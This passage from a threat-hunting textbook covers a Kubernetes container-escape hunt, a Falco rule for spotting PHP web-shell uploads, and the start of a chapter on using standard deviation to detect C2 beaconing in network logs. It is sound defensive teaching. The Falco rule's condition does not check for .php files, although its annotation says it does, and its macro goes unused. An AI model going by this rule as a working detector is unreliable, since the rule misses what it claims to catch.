    - Fixable Common Vulnerability Scoring System (CVSS)
    - Privilege/role-based access control (RBAC)
    - Segmentation policies

- Run time (secure workloads)
    - Detection
    - Response
    - Forensics

5.3 Threat-hunting process

To complete our structured hunt, let's trace the process, highlighting the steps we went through.

5.3.1 Preparation

Following are the steps we took to prepare for the hunt (figure 5.5):

1. The trigger for the threat-hunting expedition was a threat-modeling exercise for the cloud infrastructure hosting a cloud-native application.
2. Multiple threat scenarios were identified by the threat-modeling exercise. The threat hunter selected the one with the highest relevance and effect as the first threat scenario to hunt.
3. The hunter followed the standard hunting play template.
4. The hunter collected information about the public cloud infrastructure, cloud-native applications, and events collected and stored in the main data store.

5. For the hunt, the following data sources were available: audit logs for calls made to the Kubernetes API server, system logs from nodes hosting the Kubernetes cluster, web access logs that the public Apache2 web server generated, and cloud firewall logs for inbound and outbound connections established to or from the nodes hosting the cluster.
6. The threat hunter was able to access the data store and search the events using the data store web interface. The performance of the searches was adequate.




Figure 5.5 Threat-hunting process: Preparation phase

The hunter created the threat-hunting-play document as part of the process, borrowing information from the threat-modeling scenario report:

- *Title*—An attacker escaping a Kubernetes container and gaining unauthorized access to a substantial portion of the Kubernetes environment
- *Reference number*—Hunt-Play-Kubernetes-01
- *Background*—An attacker escapes a Kubernetes container and gains unauthorized access to a substantial portion of the Kubernetes environment, including the hosting node(s) and other pods/containers deployed in the Kubernetes cluster. When compromised, the attacker successfully interacts with the Kubernetes API server to harvest the cluster information and provision new resources to operate malicious services such as crypto mining, botnet nodes, and tor exit nodes. Gaining access to the container is typically possible when the adversary exploits a public-facing application.
- *Hypothesis*—We hypothesize that an attacker successfully escaped a Kubernetes container and has control of the Kubernetes infrastructure.
- *Scope*—The hunt covers the cloud-native application infrastructure hosted in public and private clouds.
- *Threat techniques*—
    - Escape to Host (MITRE ATT&CK T1611)
    - Exploitation for Privilege Escalation (MITRE ATT&CK TT1068)
    - Resource Hijacking (MITRE ATT&CK T1496)
    - Exploit Public-Facing Application (MITRE ATT&CK T1190)

- *References*—
  - MITRE ATT&CK Escape to Host, T1611 (https://attack.mitre.org/techniques/T1611)
  - MITRE ATT&CK Exploitation for Privilege Escalation, T1068 (https://attack.mitre.org/techniques/T1068)
  - MITRE ATT&CK Resource Hijacking, T1496 (https://attack.mitre.org/techniques/T1496)
  - MITRE ATT&CK Exploit Public-Facing Application, T1190 (https://attack.mitre.org/techniques/T1190)

5.3.2 Execution

Following are the steps we took to execute the hunt (figure 5.6):

1. We started by looking for the indicators identified in the threat-hunting play.
2. Based on the evidence collected, we proved the hypothesis.
3. During the threat-hunting expedition, we continuously updated the security incident case created by the threat-intelligence team.
4. We explored the extent of the threat and uncovered a cryptojacking operation and the possibility of insider activity. In addition, we asked the cloud platform administrator to deploy new security detection capabilities using Falco.




Figure 5.6 Threat-hunting process: Execution phase

5.3.3 Communication

Following are the steps we took to communicate the hunt findings (figure 5.7):

1. After proving the hypothesis and collecting evidence about the threat execution, we handed the case to the incident-response team to take the investigation further.
2. The threat hunter shared the following recommendations to enhance the security detection and prevention capabilities:
    a. Deploy eBPF to gain network and system visibility for Kubernetes cluster deployments.
    b. Have a process to detect unsafe workload deployments.
    c. Monitor and log calls made to the Kubernetes API server and other API endpoints deployed on the cloud infrastructure and applications.
    d. Monitor changes made to default service accounts.
3. Based on information collected during the hunt, the threat hunter shared additional tactics, techniques, and procedures (TTPs) uncovered during the expedition with the threat-intelligence team, including the following:
    a. Changes made to the default service account permissions allowing it to retrieve information or make changes that it was not initially authorized to make

b. Misconfigurations that led to system compromise

c. Workload deployed in privileged mode, allowing attackers who gain access to a privileged container to access the host's resources

4. The threat hunter provided a detailed report summarizing findings and recommendations about the threat-hunting expedition.




Figure 5.7 Threat-hunting process: Communication phase

5.4 Exercises

Toward the end of the threat expedition, we came across Falco, a tool that uses eBPF to provide security visibility and

detection for Kubernetes.

1. Review the Falco ruleset to understand how rules are structured. The latest default rules are published at https://mng.bz/6Ype. In addition, review Falco's supporting fields for conditions and outputs published, at https://falco.org/docs/rules/supported-fields.
2. Write a new rule that detects when a `.php` file is uploaded to `/var/www/html/wp-content/uploads`, the folder where the attacker uploaded the web shell in chapter 4. See chapter 4 for more information about the web shell threat-hunting expedition.

5.5 Answers to exercises

2. Listing 5.27 provides the answers.

Listing 5.27 Falco rule to detecting .php file upload

```
- macro: upload_dir
  condition: fd.name startswith
             /var/www/html/wp-content/uploads                    ①

- rule: Detect php file created
  desc: detect new php files created in /var/www/html/wp-content/uploads
  condition: fd.name startswith
             /var/www/html/wp-content/uploads                    ②
  output: >
    "File below the upload directory opened for writing\
    (user=%user.name command=%proc.cmdline file=%fd.name\
    parent=%proc.pname pcmdline=%proc.pcmdline)"                 ③
  priority: WARNING
  tags: [webshell, php]
```

① A macro that points to the upload directory. In Falco, macros can be thought of as shortcuts that provide a way to name common patterns and factor out redundancies

in rules.

② The condition to meet to generate the alert. In this case, we look for files that contain .php created in the directory identified in the upload_dir macro.

③ The message to generate when the condition is met, including placeholders for dynamic information such as the use name, command line, filename, and parent process name.

Summary

- Threat hunters should have a good understanding of how cloud infrastructures are designed, built, and operated.
- In this chapter, our threat-hunting landscape was a Kubernetes infrastructure hosted in a public cloud. Network and security concepts for containers and infrastructures hosting and orchestrating containers differ from virtual machines.
- Collecting data, monitoring for threats, and hunting need to evolve to address the changes in concepts and the threat landscape.
- APIs are ubiquitous; unfortunately, many organizations have not yet deployed sufficient visibility controls. Data collection and threat hunting should expand to cover the API landscape—an area we practiced during our hunting expedition when we looked into the Kubernetes API server events.
- As a hunter, and depending on the environment, you want to gain visibility on deployed APIs, see that events are collected and stored, and ensure that your threat-hunting expeditions can make good use of these events.

- The work we practiced in this chapter with Google Kubernetes Engine applies to other Kubernetes deployments hosted on other public or private clouds using Kubernetes or other container orchestration tools.

Part 3. Threat hunting using advanced analytics

As your threat-hunting knowledge and experience grow, so do your knowledge and experience in harnessing advanced techniques. This part of the book introduces you to statistics and machine learning. You'll move beyond basic techniques, applying core data science principles to identify sophisticated threats.

In chapter 6, you'll learn the effective use of statistical tools like standard deviation to identify anomalies and reveal subtle indications of network traffic compromise. This chapter will give you practical expertise to apply in real-world situations.

Chapter 7 extends these statistical principles by demonstrating how to fine-tune statistical calculations and adjust parameters to improve accuracy. Fine-tuning helps uncover sophisticated adversary techniques, making you a more effective threat hunter.

Chapter 8 introduces unsupervised machine learning models with k-means clustering. You'll learn to use unsupervised machine learning to group similar data points, such as in network traffic or system logs, and identify unusual behaviors that may indicate a compromise.

Chapter 9 focuses on supervised learning models, which use labeled data. We'll explore simple yet powerful algorithms like Random Forest and XGBoost to classify threats based on historical data.

Chapter 10 explores deception techniques, using decoy systems and baits to entice adversaries to reveal their presence. Deception provides valuable insights into an adversary's tactics, allowing you to discover and intercept their efforts.

By the end of this part, you'll have a comprehensive understanding of integrating techniques into your threat-hunting practice, making you a formidable threat hunter.

6 Using fundamental statistical constructs

This chapter covers

- **Using fundamental statistical constructs to build security analytic capabilities**
- **Applying statistical constructs for threat hunting**
- **Using anomaly detection to uncover activities outside the norm**
- **Uncovering malicious beaconing by using fundamental statistical constructs**
- **Investigating endpoints using osquery**

Now that we have conducted several expeditions, let's explore how we can harvest the power of statistics in threat hunting. In this chapter, you will learn new skills that help you design and apply analytics using tools that can connect to your data store.

You are not expected to be a statistician to make good use of statistics; neither will you be one after finishing this chapter. You are a threat hunter who can understand and then use statistics to uncover clues. You can read about specific topics in statistics or work with a statistics expert if your direct or extended team (in-house or outsourced) has the required knowledge and expertise.

In this chapter, we borrow fundamental, yet powerful if properly designed and deployed, statistics concepts such as standard deviation to uncover threats. By the end of this chapter, you will have a good understanding of these concepts and know how to apply them in your threat-hunting expeditions.

The chapter introduces you to the world of Jupyter Notebook, which you can use to build and apply statistical constructs for threat hunting. Some of these constructs are built into existing

data store technologies such as Splunk and Elasticsearch; others require integration with external tools. The chapter takes a product-agnostic approach to applying statistical constructs; this approach allows you to design and apply your analytics code and, if required, convert that to a version to use with Splunk, Elasticsearch, and other technologies.

Building a level of programming knowledge (Python, for this chapter) can help you build simple Python-based notebooks. You have the option of coding the same using other popular programming languages, such as R.

In addition, later in our expedition, we use osquery to build and execute SQL commands against endpoints. If you use or plan to use this tool, having a good understanding of building SQL queries will be beneficial. Grab a cup of coffee, if you need one, before we start with the scenario.

6.1 Hunt for compromised systems beaconing to command and control

In previous chapters, we relied on discrete indicators of compromise to uncover initial clues that led us to investigate threat execution further and eventually prove the hypothesis. Let’s recap some of the clues:

- In chapter 3, one clue was that Microsoft Word wrote a PowerShell script to disk and then got that script executed with a series of commands.
- In chapter 4, we were looking for suspicious uploads to specific directories.
- In chapter 5, we searched for suspicious calls to the Kubernetes API server.

What if we don't have specific information to trigger that first standard search? Suppose that all we have is information about what a suspicious behavior might look like for a particular threat-hunting landscape. Sending data at an average rate of 1 Gbps, for example, is considered normal for one system, but somehow, it is abnormal for another. The same applies in analyzing attributes such as the number of logins per day, the time of login, the length of web requests, and the categories of web requests. We could apply some analytics to one or more of these attributes and establish what a normal baseline looks like for an environment to uncover what could be perceived as abnormal.

DEFINITION ***Analytics*** **is the scientific process of applying mathematical constructs to data to gain valuable and actionable insights. We use these mathematical constructs to build statistical and machine learning (ML) capabilities.**

With respect to constructing and applying advanced analytics, not all tools have the same capabilities. Humio, for example, focuses on delivering a data store with fast search capabilities. For advanced analytics, you would use external tools that connect to Humio to pull data using the Humio API. On the other hand, Splunk has functions and applications that allow you to deploy distributed statistical analytics using standard features or the Splunk Machine Learning Toolkit (MLTK) application. Similar to Splunk, Elasticsearch has statistical and ML libraries. (For ML work In Elasticsearch, you must acquire a paid-based subscription.)

There are four types of data analytics: *descriptive* (finds out what happened), *diagnostic* (finds out why it happened), *predictive* (finds out what is likely to happen), and *prescriptive* (finds out what should be done). In threat hunting, the two types of great interest are

- *Descriptive analytics*—Allows us to analyze historical data by looking for patterns of interest. Can we spot a sudden increase in the number of failed login attempts by a system administrator in the past 90 days, for example?
- *Predictive analytics*—Helps us compare what happened to what was likely to happen and evaluate any significant difference between the two. Predictive analytics involves techniques such as regression analysis, forecasting, multivariate statistics, pattern matching, predictive modeling, and forecasting.

6.1.1 Scenario: Searching for malicious beaconing

You have been tasked with looking for signs of malicious beaconing activities to command-and-control (C2) servers from internal hosts to external IP addresses, regardless of the network port. In this setting, infected internal hosts would periodically try to connect to one or more C2 servers hosted externally on a regular basis—hence, the term *beaconing*.

DEFINITION A *C2 server* is a system that an adversary controls to direct and manage actions on compromised machines remotely.

Not all network beaconing is malicious. Most would be normal traffic behavior, making it harder to uncover malicious beaconing. Think about an antivirus client connecting to the antivirus server to check for new updates; the client will do so on a regular schedule, exhibiting beaconing-like behavior. The same applies to other clients, such as email clients that regularly connect to an email server to check for new emails or endpoint software and configuration clients that regularly check for the latest patches or updates.

NOTE Not all malware beacons connect to C2 servers at regular intervals; some may try to connect randomly. In the famous SolarWinds incident, for example, the SUNBURST client selected a random number of minutes to sleep before trying to connect to the C2 again. The threat-hunting play in this section covers beacons that connect at regular intervals.

Before we start the hunting expedition, let's try to answer the following questions:

- *What signs or patterns would help us uncover beaconing activities in general?* We need to uncover connections that share a source IP address, destination IP address, and destination port established by an internal host at regular intervals.
- *What data sources and event types help us uncover beaconing activities?* We need to capture the time between the subsequent connections that share a source IP address, destination IP address, and destination port for all network connections. We require events from a data source that can capture network connection attempts and provide timestamped events containing the source IP address, destination IP address, and destination port. Typical examples of the data sources include network firewalls, network devices with unsampled network flow, and network deep-packet inspection tools such as Zeek (https://zeek.org).

- *What type of searches (let's call them analytic functions) do we need to apply to uncover the patterns?* Statistical constructs such as standard deviation and variance can be handy when applied to uncover patterns, which in this case is consistency. For that task, we first need to build data sets, each containing the time between subsequent connections that share a source IP address, destination IP address, and destination port. To uncover consistency in the time interval between connections, we need to calculate the standard deviation for each data set. Finally, we look for data sets that show consistency, such as low values for standard deviation. In a production environment, we should expect to build and analyze many data sets with the help of tools.

DEFINITION ***Variance*** **is a measure of variability providing the degree of spread of a variable in a data set. It is calculated by taking a data set's average squared deviations from the mean.**

To calculate the variance of a data set, first we find the difference between each element in a data set and the mean of that data set. The *variance* is the average of the squares of those differences. We can calculate the variance for a population (that is, all data available), α^2, using the following math expression:

$$\sigma^2 = \frac{\sum_{i=1}^{n}(x_i - \mu)^2}{n}$$

In this equation, n is the size of the data set, x_i is the value of the ith element in the data set, μ stands for the mean of the values in the data set, and $x_i - \mu$ is the deviation of the ith element in the data set from the mean.

DEFINITION Standard deviation, α, is the square root of the variance and provides information about the deviation of data from the mean. If the points are further from the mean, there is higher deviation within the data, but if they are closer to the mean, there is lower deviation.

Here is the math expression for calculating standard deviation:

$$\sigma = \sqrt{\frac{\sum_{i=1}^{n}(x_i - \mu)^2}{n}}$$

NOTE You wouldn't need to write new code to calculate the preceding statistical values for a data set. Most platforms have built-in functions that you can call to calculate the mean, variance, and standard deviation.

Let's take a simple example. Assume that you have a data set with a single variable representing the length (number of characters) of URLs in web requests made by two users. In this example, `s1` is a data set containing the URL lengths for user 1, and `s2` is a data set containing the URL lengths for user 2:

```
s1 = {86, 63, 39, 45, 34, 44, 72, 50, 96, 77, 38}
s2 = {86, 89, 86, 84, 101, 84, 83, 79, 88, 86, 84}
```

Using the variance and standard deviation formulas described earlier, `s1` has a variance of 415.70 and a standard deviation of 20.39, whereas `s2` has a variance of 27.87 and a standard deviation of 5.28. The values demonstrate that the values in `s2` are more consistent than in `s1`. The smaller the variance and standard deviation, the more consistent the values are.

6.1.2 Data sources

We'll start with some good news: we have events that capture details of Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) connection information, covering all ports. These events are available in our data store, Humio. In addition, we have events containing payloads of HTTP connections.

Let's take a look at sample logs for each type of event. The events are JSON-formatted, captured by Splunk Stream instances deployed in the network. Splunk Stream monitors network traffic of interest and captures metadata for network protocols. Other tools, such as Zeek, can deliver the same functions. Following is a sample TCP connection event.

Listing 6.1 JSON-formatted TCP event

```
{
"sourcetype":"stream:tcp",                          ①
"endtime":"2022-07-14T05:38:48.899088Z",            ②
"timestamp":"2022-07-14T05:38:48.872696Z",          ③
"bytes":1995,                                       ④
"src_ip":"10.0.0.5",                                ⑤
"src_mac":"00:0D:3A:9D:29:A8",                      ⑥
"src_port":50219,                                   ⑦
...
"bytes_in":585,                                     ⑧
"data_packets_in":1,                                ⑨
...
"packets_in":6,                                     ⑩
"app":"http",                                       ⑪
...
"dest_ip":"104.18.11.207",                          ⑫
"dest_mac":"12:34:56:78:9A:BC",                     ⑬
"dest_port":80,                                     ⑭
...
"bytes_out":1410,                                   ⑮
...
"packets_out":5,                                    ⑯
...
}
```

① **A field containing the source type of the event. In this case, the event was generated by a stream:tcp sourcetype.**

② **A field containing the end of the connection timestamp**

③ **A field containing the start of the connection timestamp**

④ **A field containing the total number of bytes exchanged during the connection**

⑤ **A field containing the source IP address, 10.0.0.5**

⑥ **A field containing the source MAC address**

⑦ **A field containing the source port**

⑧ **A field containing the number of inbound bytes in the connection**

⑨ **A field containing the number of inbound data packets in the connection**

⑩ **A field containing the number of all inbound packets in the connection**

⑪ **A field containing the number the application detected. In this case, the event was for an HTTP connection.**

⑫ **A field containing the destination IP address, 104.18.11.207**

⑬ **A field containing the destination MAC address**

⑭ **A field containing the destination port, 80**

⑮ **A field containing the number of outbound bytes in the connection**

⑯ **A field containing the number of outbound packets in the connection**

Now let's look at the content of the UDP connection event.

Listing 6.2 JSON-formatted UDP event

```
{
"sourcetype":"stream:udp",                          ①
"endtime":"2022-07-14T05:38:48.872122Z",            ②
"timestamp":"2022-07-14T05:38:48.867642Z",          ③
"bytes":198,                                        ④
"src_ip":"10.0.0.5",                                ⑤
"src_mac":"00:0D:3A:9D:29:A8",                      ⑥
"src_port":56219,                                   ⑦
"bytes_in":83,                                      ⑧
"packets_in":1,                                     ⑨
"app":"windows_azure",                              ⑩
"dest_ip":"168.63.129.16",                          ⑪
"dest_mac":"12:34:56:78:9A:BC",                     ⑫
"dest_port":53,                                     ⑬
"bytes_out":115,                                    ⑭
"packets_out":1,                                    ⑮
...
}
```

① **A field containing the source type of the event. In this case, the event was generated by a stream:udp sourcetype.**

② **A field containing the end of the connection timestamp**

③ **A field containing the start of the connection timestamp**

④ **A field containing the total number of bytes exchanged during the connection**

⑤ **A field containing the source IP address, 10.0.0.5**

⑥ **A field containing the source MAC address**

⑦ **A field containing the source port**

⑧ **A field containing the number of inbound bytes in the connection**

⑨ **A field containing the number of inbound data packets in the connection**

⑩ **A field containing the number the application detected. In this case, the event was for a windows_azure connection.**

